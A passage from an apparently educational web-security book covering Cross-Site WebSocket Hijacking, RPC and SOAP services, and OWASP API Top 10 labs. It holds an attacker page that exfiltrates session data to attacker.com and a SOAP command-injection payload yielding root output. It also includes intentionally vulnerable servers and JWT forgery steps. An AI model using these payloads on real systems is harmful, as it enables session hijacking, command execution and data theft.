When the victim loads this page, their browser initiates a WebSocket connection to the target server and sends the session cookie that identifies the victim. If the server is poorly configured and does not verify where the connection is coming from (such as checking the `origin` header), it will accept the connection and associate it with the victim's session. This allows the attacker's malicious script to interact with the server as if they are the victim. Any action the victim can perform through WebSocket — sending messages, changing settings, even administrative tasks — the attacker can now do, using the victim's browser as a puppet.

This is dangerous because WebSocket, by design, is persistent and interactive. Once the connection is established, the attacker can keep sending commands, receive responses, and control the victim's session indefinitely, until the browser tab is closed or the session expires.

The vulnerability exists because WebSocket handshakes are essentially HTTP requests that get “upgraded” to a persistent connection. While browsers automatically include cookies, they do not enforce same-origin policies strictly for WebSocket connections, and the server needs to enforce them manually. Without proper server-side validation, the server will trust any connection with valid cookies, no matter which website initiated it.

To defend against CSWSH, the most effective measure is to validate the `origin` header on the server side. When a WebSocket handshake arrives, the server should check the `Origin` and ensure it matches the expected domain (like `https://your-app.com`). If it doesn't, the server should immediately close the connection. Additionally, it's good practice to avoid relying solely on cookies for WebSocket authentication and instead use explicit tokens passed in the WebSocket URL or in a custom header during the handshake. Using `SameSite` cookies can also reduce the risk, but they are not a complete solution because cookies marked as `SameSite=None` can still be sent in cross-site contexts.

In short, CSWSH happens when a malicious site hijacks an authenticated user's WebSocket session by abusing the fact that browsers send cookies with WebSocket handshakes. If the server fails to verify the source of the connection, the attacker gains control over the victim's WebSocket session and can perform actions as if they were the victim.

Performing a Cross-Site WebSocket Hijacking Attack:

Identify a Vulnerable Handshake: Find a WebSocket handshake request that relies solely on HTTP cookies for session handling and doesn't employ any tokens or other unpredictable values in request parameters.

```
GET /chat HTTP/1.1
Host: normal-website.com
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: wDqumtseNBjdhkihL6PW7w==
Connection: keep-alive, Upgrade
Cookie: session=K0sEJNuflw4Rd9BDNrVmvwBF9rEijeE2
Upgrade: websocket
```

Create a Malicious Web Page: Create a web page on an attacker-controlled domain that establishes a cross-site WebSocket connection to the vulnerable application.

```
<!DOCTYPE html>
<html>
<head>
  <title>Malicious WebSocket Hijacking Page</title>
</head>
<body>
  <h1>Attacking</h1>
  <script>
    var ws = new WebSocket('wss://normal-website.com/chat');
    ws.onopen = function() {
      ws.send("READY");
    };
    ws.onmessage = function(event) {
      // Exfiltrate Data - Replace with your exfiltration method
      fetch('https://attacker.com/log?data=' + encodeURIComponent(event.data), {mode: 'no-cors'});
    };
  </script>
</body>
</html>
```

Important Notes:

- The Sec-WebSocket-Key header is a random value used to prevent caching issues and is not used for authentication.
- The JavaScript code above uses fetch with mode: 'no-cors' to exfiltrate the data to the attacker's server. This is necessary because the browser will block the attacker's script from directly accessing the response data due to CORS restrictions.

Exploitation Methods:

- **Unauthorized Actions:** Sending WebSocket messages to perform unauthorized actions on behalf of the victim user (CSRF).
- **Data Theft:** Sending WebSocket messages to retrieve sensitive data, or passively listening for incoming messages containing sensitive information.

Hands-on CSWSH Exploiting

Project setup:

```
$ mkdir -p websocket/cswsh-websocket; cd websocket/cswsh-websocket
$ pip install websockets
```

websocket server: server.py

```
import asyncio
import websockets
from http.server import BaseHTTPRequestHandler, HTTPServer
import threading
import urllib.parse

# In-memory session store. In real apps, you would use a database.
sessions = {}
VALID_USERNAME = "victim"
VALID_PASSWORD = "password"

# In-memory user database
user_data = {
    "victim": {
        "username": "victim",
        "firstname": "John",
        "lastname": "Doe",
        "email": "victim@example.com",
        "password": "password", # For demo purposes only!
        "last_login": "2025-04-14 10:00:00",
        "ip_address": "127.0.0.1"
    }
}

# WebSocket connection store
connected_clients = {}

async def chat_handler(websocket):
    # Get the session cookie from the handshake request headers.
    cookies = websocket.request.headers.get('Cookie', '')
    session_id = None
    for cookie in cookies.split(';'):
        cookie = cookie.strip()
        if cookie.startswith('session='):
            session_id = cookie.split('=')[1]
            break

    if session_id in sessions:
        username = sessions[session_id]
        connected_clients[username] = websocket
        await websocket.send(f"Welcome {username}!")
        try:
            async for message in websocket:
                print(f"[{username}] {message}")

                if message.strip().lower() == "user_profile":
                    # Send all available data about the user
                    profile = user_data.get(username, {})
                    if profile:
                        profile_info = "\n".join(f"{key.capitalize()}: {value}" for key, \
```

```

value in profile.items())
    await websocket.send(f"User Profile:\n{profile_info}")
    else:
        await websocket.send("No profile data found.")
    else:
        # Echo the message back
        await websocket.send(f"You said: {message}")
except websockets.exceptions.ConnectionClosed:
    print(f"{username} disconnected")
else:
    await websocket.send("Unauthorized connection. No valid session.")

class VictimHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path.startswith("/login"):
            self.send_response(200)
            self.send_header('Content-type', 'text/html')
            self.end_headers()
            self.wfile.write(login_page().encode())
        elif self.path.startswith("/chat"):
            # Verify that the session cookie exists
            cookie = self.headers.get('Cookie', '')
            if "session=" in cookie:
                self.send_response(200)
                self.send_header('Content-type', 'text/html')
                self.end_headers()
                self.wfile.write(chat_page().encode())
            else:
                # No valid session: redirect to login
                self.send_response(302)
                self.send_header('Location', '/login')
                self.end_headers()
        else:
            self.send_response(404)
            self.end_headers()

    def do_POST(self):
        if self.path.startswith("/login"):
            # Process login form
            length = int(self.headers.get('Content-Length', 0))
            post_data = self.rfile.read(length).decode()
            data = urllib.parse.parse_qs(post_data)
            username = data.get("username", [""])[0]
            password = data.get("password", [""])[0]

            if username == VALID_USERNAME and password == VALID_PASSWORD:
                # Login successful: create a session cookie
                session_id = "victim_session_id"
                sessions[session_id] = username
                self.send_response(302)
                self.send_header('Location', '/chat')
                # Set cookie in header
                self.send_header('Set-Cookie', f'session={session_id}; Path=/')
                self.end_headers()
            else:
                # Failed login
                self.send_response(401)
                self.send_header('Content-type', 'text/html')
                self.end_headers()
                self.wfile.write(b"Invalid credentials")
        else:
            self.send_response(404)
            self.end_headers()

```

```

def login_page():
    return '''
    <h2>Login Page</h2>
    <form action="/login" method="post">
        Username: <input type="text" name="username"/><br/>
        Password: <input type="password" name="password"/><br/>
        <input type="submit" value="Login"/>
    </form>
    '''

def chat_page():
    return '''
    <h2>Victim Chat Page</h2>
    <p>Welcome, you are now logged in.</p>
    <script>
        const ws = new WebSocket("ws://victim.com:8765");
        ws.onmessage = (event) => {
            console.log("Server:", event.data);
            let p = document.createElement("p");
            p.innerText = event.data;
            document.body.appendChild(p);
        };
        ws.onopen = () => {
            ws.send("Hello from Victim!");
        };
    </script>
    '''

def start_victim_http_server():
    httpd = HTTPServer(('victim.com', 8000), VictimHTTPRequestHandler)
    print("Victim HTTP server started on http://victim.com:8000")
    httpd.serve_forever()

async def main():
    # Start the WebSocket server on port 8765.
    ws_server = await websockets.serve(chat_handler, "victim.com", 8765)
    print("WebSocket server started on ws://victim.com:8765")

    # Start the Victim HTTP server in a separate thread.
    victim_thread = threading.Thread(target=start_victim_http_server, daemon=True)
    victim_thread.start()

    await asyncio.Future() # Run forever

if __name__ == "__main__":
    asyncio.run(main())

```

Run the server

```
$ python3 server.py
```

output

```

WebSocket server started on ws://localhost:8765
Victim HTTP server started on http://localhost:8000

```

Attacker website: attacker.html

```

<!DOCTYPE html>
<html>
<head>

```

```

<title>Malicious WebSocket Hijacking Page</title>
</head>
<body>
  <h1>Attacking</h1>
  <script>
    var ws = new WebSocket('ws://victim.com:8765');
    ws.onopen = function() {
      ws.send("user_profile");
    };
    ws.onmessage = function(event) {
      // Exfiltrate Data - Replace with your exfiltration method
      fetch('http://attacker.com:7777/log?data=' + encodeURIComponent(event.data\
a), {mode: 'no-cors'}));
    };
  </script>
</body>
</html>

```

Serve attacker.html into a server

```
$ php -S 0:7777
```

Exploitation Flow

The victim navigate to <http://victim.com:8000/login> and login with 'victim/password' credential.

After successfull login, initiate a cookie and redirect to <http://victim.com:8000/chat>.

Initiate a websocket connection into <http://victim.com:8000/login>.

Attacker can create a malicous link and send to victim:

<http://attacker.com:7777/attacker.html>

When victim open the link, a ws handshake initiate and send message of user_profile into server.

Server response to message. (Full user info)

Attacker grab this information

```
$ php -S 0:7777
```

```

[Mon Apr 14 04:11:04 2025] PHP 8.4.5 Development Server (http://0:7777) started
[Mon Apr 14 04:11:25 2025] 127.0.0.1:44662 Accepted
[Mon Apr 14 04:11:25 2025] 127.0.0.1:44662 [200]: GET /attacker2.html
[Mon Apr 14 04:11:25 2025] 127.0.0.1:44662 Closing
[Mon Apr 14 04:11:26 2025] 127.0.0.1:44670 Accepted
[Mon Apr 14 04:11:26 2025] 127.0.0.1:44682 Accepted
[Mon Apr 14 04:11:26 2025] 127.0.0.1:44670 [404]: GET /log?data=Welcome%20victim! - No su\
ch file or directory
[Mon Apr 14 04:11:26 2025] 127.0.0.1:44670 Closing
[Mon Apr 14 04:11:26 2025] 127.0.0.1:44682 [404]: GET /log?data=User%20Profile%3A%0AUsern\
ame%3A%20victim%0AFirstname%3A%20John%0ALastname%3A%20Doe%0AEmail%3A%20victim%40example.c

```



```
om%0APassword%3A%20password%0ALast_login%3A%202025-04-14%2010%3A00%3A00%0AIP_address%3A%20127.0.0.1 - No such file or directory
[Mon Apr 14 04:11:26 2025] 127.0.0.1:44682 Closing
```

URL Decode:

```
User Profile:
Username: victim
Firstname: John
Lastname: Doe
Email: victim@example.com
Password: password
Last_login: 2025-04-14 10:00:00
Ip_address: 127.0.0.1
```

Mitigation Techniques

To protect against WebSocket vulnerabilities, implement the following security measures:

Input Validation: Carefully validate all data received via WebSockets to prevent injection attacks.

Output Encoding: Properly encode all data before displaying it to users to prevent XSS vulnerabilities.

Authentication and Authorization: Implement robust authentication and authorization mechanisms to protect access to WebSocket endpoints.

CSRF Protection: Implement CSRF tokens or other anti-CSRF measures to prevent cross-site WebSocket hijacking attacks. If WebSocket relies on HTTP cookies, all the cookie should also be set SameSite=Strict or SameSite=Lax,

Origin Validation: Validate the Origin header in the WebSocket handshake to ensure that the connection is coming from a trusted origin.

Secure WebSocket Protocol (WSS): Use WSS (WebSocket Secure) to encrypt WebSocket traffic and protect it from eavesdropping and tampering.

Web Services & API Security

Web services and APIs have become the backbone of modern web applications, enabling seamless communication between clients and servers. However, their exposed nature also makes them a prime target for attackers. Common vulnerabilities in web services and APIs include improper authentication, lack of input validation, excessive permissions, and misconfigurations in security protocols such as OAuth or API key management. The increasing reliance on APIs, especially in microservices architectures, necessitates robust security strategies to ensure that sensitive data and business logic are protected. As web services evolve, how can developers design secure, resilient APIs that withstand the growing sophistication of cyber threats while supporting the flexibility and scalability required by modern applications?

Understanding Application Programming Interfaces

APIs (Application Programming Interfaces) are mechanisms that enable two software components to communicate with each other using a set of definitions and protocols. APIs are the backbone of modern web applications, allowing different systems and services to interact seamlessly. For example, a weather app on your phone retrieves daily weather data from a weather bureau's software system via APIs.

What Makes APIs and Web Services Different

While often used interchangeably, there's a subtle distinction:

- **API:** A general term for any interface that allows software components to interact. APIs are not limited to specific protocols and can work with various methods of communication.
- **Web Service:** A specific type of API that uses web-based protocols (HTTP, HTTPS, SOAP, REST) for communication.

Evolution of APIs from RPC to GraphQL

APIs have evolved significantly over time:

Remote Procedure Calls (RPC): It enable seamless communication between systems by allowing a program to execute functions on a remote server as if they were local. This is typically done over a network using standard HTTP methods like GET or POST. RPC simplifies distributed computing and integration between services, making it a key component in scalable architectures. Common implementations include XML-RPC, which uses XML for data formatting (e.g., in platforms like WordPress), and JSON-RPC, which offers a more lightweight and efficient alternative using JSON.

Simple Object Access Protocol (SOAP): It is a protocol designed for exchanging structured information between applications over a network, primarily in web services. It relies on XML for its message format and uses WSDL (Web Services Description Language) to formally define the interface and operations of the service. SOAP is known for its strong standards, extensibility, and built-in error handling, making it a common choice for enterprise-level integrations requiring robust and secure communication.

Representational State Transfer (REST): It is an architectural style for designing web services that leverages standard HTTP methods—such as GET, POST, PUT, PATCH, and DELETE—to interact with and manipulate resources. It typically uses JSON for lightweight, human-readable data exchange. REST operations align closely with CRUD (Create, Read, Update, Delete) actions, making it intuitive for developers. For example, user registration and login use POST requests, profile updates use PUT, and data retrieval or deletion uses GET and DELETE respectively. Its simplicity, scalability, and compatibility with web standards have made REST the dominant approach for modern APIs.

GraphQL: It is a modern API query language and runtime developed by Facebook, designed to give clients precise control over the data they request. Unlike traditional REST, it typically uses a single POST endpoint and returns only the requested fields, reducing over-fetching and under-fetching of data. It uses JSON for data exchange and supports three key operations: Queries (for reading data), Mutations (for writing data), and Subscriptions (for real-time updates). GraphQL is ideal for dynamic front-end applications that need flexibility and efficiency in data access.

gRPC: It is a high-performance, open-source RPC framework developed by Google that enables fast and efficient communication between distributed systems. It uses Protocol Buffers (Protobuf)—a compact, binary serialization format—for high-speed data exchange and reduced payload sizes. gRPC supports a wide range of programming languages (e.g., Go, Java, Python), and includes features like built-in code generation, streaming, and strong interface definitions, making it ideal for microservices and low-latency environments.

API Comparison Table:

Feature / Protocol	RPC	SOAP	REST	GraphQL	gRPC
Type	Protocol	Protocol	Architectural Style	Query Language + Runtime	RPC Framework
Transport Protocol	Typically HTTP	HTTP, SMTP, TCP	HTTP	HTTP (POST)	HTTP/2
Message Format	XML / JSON	XML	JSON (mainly), XML	JSON	Protocol Buffers (binary)
Interface Definition	Minimal or manual	WSDL	URI-based	Schema definition (SDL)	.proto files (strict schema)
Operations Mapping	Function calls	Operation-based	Resource-based (CRUD)	Queries, Mutations, Subscriptions	Strongly-typed function calls
Endpoints	Multiple	Multiple	Multiple (resource-specific)	Single endpoint	Multiple (service-based)
Error Handling	Basic	Built-in (SOAP Faults)	HTTP status codes	Standardized error responses	gRPC status codes
Real-Time Support	Limited	None (without extensions)	Limited (with WebSockets)	Built-in via Subscriptions	Native streaming (bi-directional)
Best Use Cases	Lightweight services	Enterprise-grade, strict contracts	General-purpose APIs, mobile/web services	Dynamic UIs, real-time or client-driven data	Microservices, high-performance systems

API Communication via JSON-RPC

Install requirements

```
$ sudo apt update; sudo apt install php
$ mkdir APIsecurity; cd APIsecurity
```

Create a JSONRPC server: APIjsonRPC.php

```
<?php
// Set content type to JSON
header("Content-Type: application/json");

// Get the raw POST data
$rawData = file_get_contents('php://input');
```

```
// Decode the JSON data
$data = json_decode($rawData, true);

// Define the available methods
function sum($a, $b) {
    return $a + $b;
}

// Map the methods to functions
$methods = [
    'sum' => 'sum',
];

// Get the function name
$function = $methods[$data['method']];

// Call the function with parameters
$result = call_user_func_array($function, $data['params']);

// Return the result as JSON
echo json_encode(['result' => $result]);
?>
```

Request:

```
$ curl -H "Content-Type: application/json" \
-d '{"method": "sum", "params": [3, 5]}' http://victim.com/APIjsonRPC.php

# output
{"result":8}
```

Building Web Services with XML-RPC

Install requirements

```
$ sudo apt update; sudo apt install php
$ mkdir APIsecurity; cd APIsecurity
```

Create a JSONRPC server: APIxmlRPC.php

```
<?php
// Set content type to XML
header("Content-Type: text/xml");

// Get the raw POST data
$rawData = file_get_contents('php://input');

// Load XML from the raw data
$request = simplexml_load_string($rawData);

// Extract method and parameters
$method = (string) $request->method;
$params = [];

foreach ($request->params->children() as $param) {
    $params[] = (float) $param; // Assuming all parameters are numbers
}
```

```
// Define the available methods
function sum($a, $b) {
    return $a + $b;
}

// Map the methods to functions
$methods = [
    'sum' => 'sum',
];

// Get the function name
$function = $methods[$method];

// Call the function with parameters
$result = call_user_func_array($function, $params);

// Return the result as XML
echo '<response><result>' . $result . '</result></response>';
?>
```

Create xml payload (request payload): request.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<request>
  <method>sum</method>
  <params>
    <param>3</param>
    <param>5</param>
  </params>
</request>
```

Request:

```
$ curl "http://victim.com/APIxmlRPC.php" -H "Content-Type: text/xml" -d @request.xml

# output
<response><result>8</result></response>
```

Building SOAP Web Services using nusoap

Install requirements

```
$ sudo apt update; sudo apt install php
$ mkdir APIsecurity; cd APIsecurity
$ wget https://raw.githubusercontent.com/contributte/nusoap/refs/heads/master/src/nusoap.\
php
```

Create a JSONRPC server: APIsoap.php

```
<?php
error_reporting(0);
require_once 'nusoap.php';

$server = new nusoap_server();
```

```

$server->configureWSDL("Sum Service", "urn:service");
$server->register(
    "sum",
    array("num1" => "xsd:float", "num2" => "xsd:float"),
    array("sum_service" => "xsd:float"),
    "urn:sum_service",
    "urn:sum_service#sum"
);

$server->service(file_get_contents("php://input"));

function sum($num1, $num2) {
    return $num1 + $num2;
}
?>

```

Create a request file: request.xml

```

<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:web="urn:service">
<soapenv:Header/>
<soapenv:Body>
    <web:sum>
        <num1>5</num1>
        <num2>10</num2>
    </web:sum>
</soapenv:Body>
</soapenv:Envelope>

```

Example Request:

```

$ curl -X POST http://victim.com/APIsoap.php \
-H "Content-Type: text/xml; charset=utf-8" \
-H "SOAPAction: urn:sum_service#sum" -d @request.xml

# output
[...]<sum_service xsi:type="xsd:float">15</sum_service></ns1:sumResponse>[...]

```

Exploiting Command Injection in SOAP Web Services

Install requirements

```

$ sudo apt update; sudo apt install php
$ mkdir APIsecurity; cd APIsecurity
$ wget https://raw.githubusercontent.com/contributte/nusoap/refs/heads/master/src/nusoap.php

```

Create a JSONRPC server: APIsoapCI.php

```

<?php
error_reporting(0);
require_once 'nusoap.php';

$server = new nusoap_server();

```

```
$server->configureWSDL("Ping Service", "urn:service");
$server->register(
    "ping",
    array("ip" => "xsd:string"),
    array("ping_service" => "xsd:string"),
    "urn:ping_service",
    "urn:ping_service#ping"
);

$server->service(file_get_contents("php://input"));

function ping($ip) {
    system('ping -c 1 ' . $ip);
    return "Done!";
}
?>
```

Create a request file: request.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<env:Envelope xmlns:env="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema">
    <env:Body>
        <ns1:ping xmlns:ns1="urn:service">
            <ip><![CDATA[ localhost; id ]]></ip>
        </ns1:ping>
    </env:Body>
</env:Envelope>
```

Example Request:

```
$ curl -X POST http://victim.com/index.php \
-H "Content-Type: text/xml; charset=utf-8" \
-H "SOAPAction: urn:sum_service#sum" -d @request.xml

# output
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.059 ms

--- localhost ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.059/0.059/0.059/0.000 ms
uid=0(root) gid=0(root) groups=0(root)
```

Understanding the API Security Landscape

The OWASP API Security Top 10 provides a prioritized list of the most critical API security risks:

API 01:2023 Broken Object Level Authorization (BOLA)

It refers to a common API vulnerability where an application fails to properly enforce access control on user-supplied object identifiers. This allows attackers to access or manipulate objects (like user accounts, files, or data) that they shouldn't have permission to interact

with. For example, in a ride-sharing app, a user may send a request to view ride details using an endpoint like `/api/rides/12345`. If the app does not verify that the user owns ride 12345, an attacker could change the ID to `/api/rides/12346` and potentially access another user's private ride information. The impact of BOLA can be severe—ranging from data leakage and privacy violations to unauthorized actions like modifying or deleting sensitive resources.

Lab Setup

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p APIsecurity/BOLA; cd APIsecurity/BOLA
$ npm init -y; npm i express express-session
```

Create a vulnerable code: index.js

```
const express = require('express');
const session = require('express-session');
const app = express();
const port = 3000;

// Dummy users and profiles
const users = {
  'alice': { password: 'password1', profileId: '1' },
  'bob': { password: 'password2', profileId: '2' },
  'charlie': { password: 'password3', profileId: '3' },
};

const profiles = {
  '1': { name: 'Alice', email: 'alice@example.com', bio: 'Love coding!' },
  '2': { name: 'Bob', email: 'bob@example.com', bio: 'Tech enthusiast.' },
  '3': { name: 'Charlie', email: 'charlie@example.com', bio: 'Avid gamer.' },
};

// Middleware
app.use(express.json());
app.use(express.urlencoded({ extended: true }));

app.use(session({
  secret: 'secret_key',
  resave: false,
  saveUninitialized: true,
}));

// HTML login page with JS fetch to /api/login
app.get('/login', (req, res) => {
  res.send(`
    <h2>Login</h2>
    <form id="loginForm">
      <label for="username">Username:</label><br>
      <input type="text" id="username" name="username" required><br><br>

      <label for="password">Password:</label><br>
      <input type="password" id="password" name="password" required><br><br>

      <button type="submit">Login</button>
    </form>
  `);
});
```

```

<div id="error" style="color:red;"></div>

<script>
  document.getElementById('loginForm').addEventListener('submit', async (e) => {
    e.preventDefault();
    const formData = {
      username: document.getElementById('username').value,
      password: document.getElementById('password').value
    };

    const res = await fetch('/api/login', {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json'
      },
      body: JSON.stringify(formData)
    });

    const result = await res.json();
    if (res.ok) {
      window.location = '/profile';
    } else {
      document.getElementById('error').innerText = result.message;
    }
  });
</script>
`);
});

// API login handler
app.post('/api/login', (req, res) => {
  const { username, password } = req.body;

  if (users[username] && users[username].password === password) {
    req.session.user = username;
    return res.json({ message: 'Login successful' });
  }

  res.status(401).json({ message: 'Invalid credentials' });
});

// HTML profile page
app.get('/profile', (req, res) => {
  if (!req.session.user) {
    return res.status(401).send('Please login first!');
  }

  const username = req.session.user;
  const profileId = users[username].profileId;

  res.send(`
    <h1>Your Profile</h1>
    <div id="profile"></div>

    <script>
      fetch('/api/profile/${profileId}')
        .then(res => res.json())
        .then(data => {
          document.getElementById('profile').innerHTML =
            '<p><strong>Name:</strong> ' + data.name + '</p>' +
            '<p><strong>Email:</strong> ' + data.email + '</p>' +
            '<p><strong>Bio:</strong> ' + data.bio + '</p>';
        })
        .catch(err => {

```

```

        document.getElementById('profile').innerText = 'Error loading profile\
';
    });
</script>
});

// BOLA-vulnerable API endpoint
app.get('/api/profile/:profileId', (req, res) => {
    const { profileId } = req.params;

    if (!req.session.user) {
        return res.status(401).send('Please login first!');
    }

    if (profiles[profileId]) {
        res.json(profiles[profileId]);
    } else {
        res.status(404).send('Profile not found');
    }
});

app.listen(port, () => {
    console.log(`Server running on http://localhost:${port}`);
});

```

Exploitation:

Attacker (alice) logs in using her credentials (alice / password1). Alice is redirected to her profile: /profile/1.

Alice realizes she can manipulate the URL to view other users' profiles. so she modifies the URL to /profile/2 (Bob's profile) and accesses Bob's data:

```

{
  "name": "Bob",
  "email": "bob@example.com",
  "bio": "Tech enthusiast."
}

```

Alice also changes the URL to /profile/3 (Charlie's profile) and gets Charlie's data.

API 02:2023 Broken Authentication

It refers to weaknesses in API authentication mechanisms that allow attackers to compromise authentication tokens, impersonate users, or gain unauthorized access to sensitive functions. This can happen due to flaws like poor token management, predictable login flows, weak password policies, or missing protections against brute-force attacks. For example, an API endpoint like /api/login might not implement rate limiting, allowing an attacker to repeatedly guess passwords until they gain access to a valid account. In more serious cases, APIs may accept expired or tampered JWTs, or fail to verify token signatures properly. The impact of broken authentication can be critical, potentially resulting in full account takeover, data theft, or abuse of privileged operations.

Lab Setup

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p APIsecurity/BAuthentication; cd APIsecurity/BAuthentication
$ npm init -y; npm i express jsonwebtoken
```

Create a vulnerable code: index.js

```
const express = require('express');
const jwt = require('jsonwebtoken');
const app = express();
const port = 3000;

const SECRET_KEY = 'super_secret_key';

// Dummy user data with profiles
const users = {
  alice: { password: 'password1', profileId: '1' },
  bob: { password: '1234', profileId: '2' },
};

// Dummy profile data
const profiles = {
  '1': { name: 'Alice', email: 'alice@example.com', bio: 'Love coding!' },
  '2': { name: 'Bob', email: 'bob@example.com', bio: 'Tech enthusiast.' },
};

// Middleware
app.use(express.json());
app.use(express.urlencoded({ extended: true }));

// Serve HTML frontend for login (simple HTML form)
app.get('/login', (req, res) => {
  res.send(`
    <h2>Login</h2>
    <form id="loginForm">
      <label>Username:</label><br>
      <input type="text" id="username" required><br><br>
      <label>Password:</label><br>
      <input type="password" id="password" required><br><br>
      <button type="submit">Login</button>
    </form>
    <div id="error" style="color:red;"></div>

    <script>
    document.getElementById('loginForm').addEventListener('submit', async (e) => {
      e.preventDefault();
      const res = await fetch('/api/login', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({
          username: document.getElementById('username').value,
          password: document.getElementById('password').value
        })
      })
    });

    const data = await res.json();
    if (res.ok) {
      window.localStorage.setItem('jwt', data.token); // Store JWT in localStor\`
    }
  `);
});
```

```

age
        window.location.href = '/profile'; // Redirect to profile
    } else {
        document.getElementById('error').innerText = data.message;
    }
    });
</script>
`);
});

// API Endpoint for Login (JWT Generation)
app.post('/api/login', (req, res) => {
    const { username, password } = req.body;

    if (users[username] && users[username].password === password) {
        // Generate JWT token with profileId as payload
        const token = jwt.sign({ username, profileId: users[username].profileId }, SECRET\
_KEY, { expiresIn: '1h' });
        return res.json({ message: 'Login successful', token });
    }

    res.status(401).json({ message: 'Invalid credentials' });
});

// API Endpoint to Fetch Profile (Protected by JWT Token)
app.get('/api/profile', (req, res) => {
    const token = req.headers['authorization']?.split(' ')[1]; // Expecting "Bearer <token>"

    if (!token) return res.status(401).send('Token required');

    try {
        // Decode JWT Token (For exploitation purposes, no signature verification)
        const decoded = jwt.decode(token);

        if (decoded && profiles[decoded.profileId]) {
            // Return profile data based on profileId
            return res.json(profiles[decoded.profileId]);
        } else {
            res.status(401).send('Invalid token or profile not found');
        }
    } catch (error) {
        res.status(401).send('Token verification failed');
    }
});

// HTML View for Profile (Frontend will display data after API call)
app.get('/profile', (req, res) => {
    res.send(`
        <h2>Your Profile</h2>
        <div id="profileInfo"></div>
        <div id="error" style="color:red;"></div>

        <script>
        async function fetchProfile() {
            const token = window.localStorage.getItem('jwt');
            if (!token) {
                document.getElementById('error').innerText = 'Please log in first.';
                return;
            }

            const res = await fetch('/api/profile', {
                headers: { 'Authorization': 'Bearer ' + token }
            });

```

```

const data = await res.json();
if (res.ok) {
  // Ensure that backticks are used properly in the template literal
  const profileHTML = `
    <strong>Name:</strong> ${data.name} <br>
    <strong>Email:</strong> ${data.email} <br>
    <strong>Bio:</strong> ${data.bio} <br>
  `;
  document.getElementById('profileInfo').innerHTML = profileHTML;
} else {
  document.getElementById('error').innerText = data.message;
}
}
fetchProfile();
</script>
`);
});

app.listen(port, () => {
  console.log(`Server is running at http://localhost:${port}`);
});

```

Exploitation:

Use the login form at /login, log in as: alice/password1

Inspect browser dev tools → Local Storage → You'll see a token:

```

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFsaWNlIiwicHViZmZlZUlkIjoiaMSIsImh\
d\
CI6MTc0NTIxNzM0NiwiZxhwIjoxNzQ1MjIwOTQ2fQ.L50lQ7dmYlPd1wKDH4DNf3D9-M5sbuxx3gHbDcpvCzo

```

You can decode the token with jwt.io or locally:

```
$ echo '<token>' | cut -d '.' -f2 | base64 -d
```

```

# output
{
  "username": "alice",
  "profileId": "1",
  "iat": 1745217346,
  "exp": 1745220946
}

```

Change the payload to:

```

{
  "username": "bob",
  "profileId": "2",
  "iat": 1745217346,
  "exp": 1745220946
}

```

Re-encode this payload and sign it with the known weak secret (e.g., `jwt_secret`) using `jwt.io` or a script:

```
$ node -e '
const jwt = require("jsonwebtoken");
const token = jwt.sign({ profileId: "2" }, "jwt_secret");
console.log(token);
'
```

output

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJwcm9maWx1SWQiOiIyIiwiaWF0IjoxNzQ1MjE4MDYxfQ.CNQnWLPdz8VMzyf7vbu7xp8h2k5xKQG0kEEACLEIEj8
```

Paste the forged token into the browser's `localStorage.jwt`, then refresh `/profile`. You'll see Bob's private data, without logging in as him.

API 03:2023 Broken Object Property Level Authorization (BOPLA)

It happens when APIs do not properly enforce access control at the level of individual object properties, leading to two main vulnerability types: **excessive information exposure** and **mass-assignment**. In excessive information exposure, an API might return too much data in a response—such as including sensitive fields like `isAdmin`, `passwordHash`, or `creditCardNumber` in a user profile response (`GET /api/users/123`), even to unauthorized users. In mass-assignment, the API allows clients to update or inject fields they shouldn't control—for example, a regular user sending a `PATCH /api/users/123` request with `"isAdmin": true`, and the server accepting it without checking field-level permissions. These issues can lead to data leaks, unauthorized data manipulation, and privilege escalation.

Excessive Information Exposure lab setup

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p APIsecurity/BOPLA/excessiveInformationExposure; cd APIsecurity/BOPLA/excessive\
InformationExposure
$ npm init -y; npm i express jsonwebtoken
```

Create a vulnerable code: `index.js`

```
const express = require('express');
const session = require('express-session');
const app = express();
const port = 3000;

app.use(express.json());
app.use(express.urlencoded({ extended: true }));

// Session middleware
app.use(session({
  secret: 'secret_key',
  resave: false,
  saveUninitialized: true,
}));
```

```

// Simulated users DB with plain-text passwords
const users = {
  1: { id: 1, username: 'alice', bio: 'Developer', isAdmin: true, password: 'password123' },
  2: { id: 2, username: 'bob', bio: 'Writer', isAdmin: false, password: 'password456' }
};

// Admin user (for simulation purposes)
const adminUserId = 1; // Admin is logged in

// Login Page
app.get('/login', (req, res) => {
  res.send(`
    <h2>Login</h2>
    <form method="POST" action="/login">
      <label>Username:</label><br>
      <input type="text" name="username"><br><br>
      <label>Password:</label><br>
      <input type="password" name="password"><br><br>
      <button type="submit">Login</button>
    </form>
  `);
});

// Login Handler
app.post('/login', (req, res) => {
  const { username, password } = req.body;
  const user = Object.values(users).find(u => u.username === username && u.password === password);

  if (user) {
    req.session.userId = user.id; // Store user ID in session
    res.redirect('/admin');
  } else {
    res.status(401).send('Invalid credentials!');
  }
});

// Admin Page (accessible only after login)
app.get('/admin', (req, res) => {
  if (!req.session.userId) {
    return res.status(401).send('You must log in to access the admin page.');
  }

  const user = users[req.session.userId];
  if (!user.isAdmin) {
    return res.status(403).send('Only admin users can access this page.');
  }

  res.send(`
    <h2>Admin Profile Viewer</h2>
    <form onsubmit="getUser(event)">
      <label>User ID:</label><br>
      <input type="number" name="id" placeholder="e.g. 1"><br><br>
